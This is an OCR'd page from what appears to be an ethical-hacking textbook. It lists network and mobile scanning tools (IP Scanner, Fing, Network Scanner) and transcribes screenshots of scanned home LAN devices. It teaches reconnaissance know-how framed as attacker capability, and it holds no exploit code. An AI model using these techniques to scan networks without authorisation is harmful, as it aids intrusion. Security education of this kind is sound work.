
- sx (*https://github.com*)
- Unicornscan (*https://sourceforge.net*)
- SolarWinds Port Scanner (*https://www.solarwinds.com*)
- PRTG Network Monitor (*https://www.paessler.com*)
- OmniPeek Network Protocol Analyzer (*https://www.savvius.com*)

Scanning Tools for Mobile

- **IP Scanner**

  Source: *https://10base-t.com*

  IP Scanner for iOS scans your local area network to determine the identity of all its active machines and Internet devices. It allows attackers to perform network scanning activities along with ping and port scans.



network router (Cisco)
192.168.1.2

network router
192.168.1.3

Sonos
192.168.1.5

Living Room Airport
192.168.1.7

network router
192.168.1.9

Hopedesk iMac
192.168.1.14

Brother HL 5370DW series
192.168.1.20

network camera?
192.168.1.100

Kim's Tablet
192.168.1.151

Playstation
192.168.1.155

iOS Device
192.168.1.158


Nest Protect

Figure 3.12: Screenshot of IP Scanner

- **Fing**

  Source: *https://www.fing.io*

  Fing is a mobile app for Android and iOS that scans and provides complete network information, such as IP address, MAC address, device vendor, and ISP location. It allows attackers to discover all devices connected to a Wi-Fi network along with their IP and MAC address as well as the name of the vendor/device manufacturer. It also allows attackers to perform network pinging and traceroute activities through specific ports such as SSH, FTP, NetBIOS, etc.



Need help with this device?

Ask our device experts in the Fing Community.

Notifications

Alert me when state changes ○

Automatic Wake On LAN ●

State change timeout (auto) 19m

Amount of time to declare this device offline

Wi-Fi signal

Signal strength 81%

Wed, Jan 22, 2020 8:02 AM, for 6 hours, 11 minutes

#INMYNETWORK #WEEKDAY #LONGVISIT

Network details


IP Address	192.168.1.13
MAC Address	F4:5C:89:XX:XX:XX
MAC Vendor	Apple
Operating System	macOS 17

Figure 3.13: Screenshot of Fing

- **Network Scanner**

  Source: *https://play.google.com*

  Network Scanner is an Android mobile application that allows attackers to identify the active hosts in the range of possible addresses in a network. It also displays IP addresses, MAC addresses, host names, and vendor details of all the available devices in the network. This tool also allows attackers to port scan targets with specific port numbers.



192.168.1.1 (Gateway)
c8:3a:[redacted]
Tenda Technology Co., Ltd.
Ports: 80

192.168.1.100
b4:ce:[redacted]
HTC Corporation

192.168.1.101
dc:ce:[redacted]
Shenzhen JSR Technology Co.,Ltd.

192.168.1.102
8c:0d:[redacted]
Huawei Technologies Co.,Ltd

192.168.1.103 (This device)
ec:89:[redacted]
HUAWEI BKL-L09

192.168.1.110
b0:35:[redacted]
Intel Corporate

WORKGROUP
192.168.1.121

Figure 3.14: Screenshot of Network Scanner

LO#03: Demonstrate Various Scanning Techniques for Host Discovery

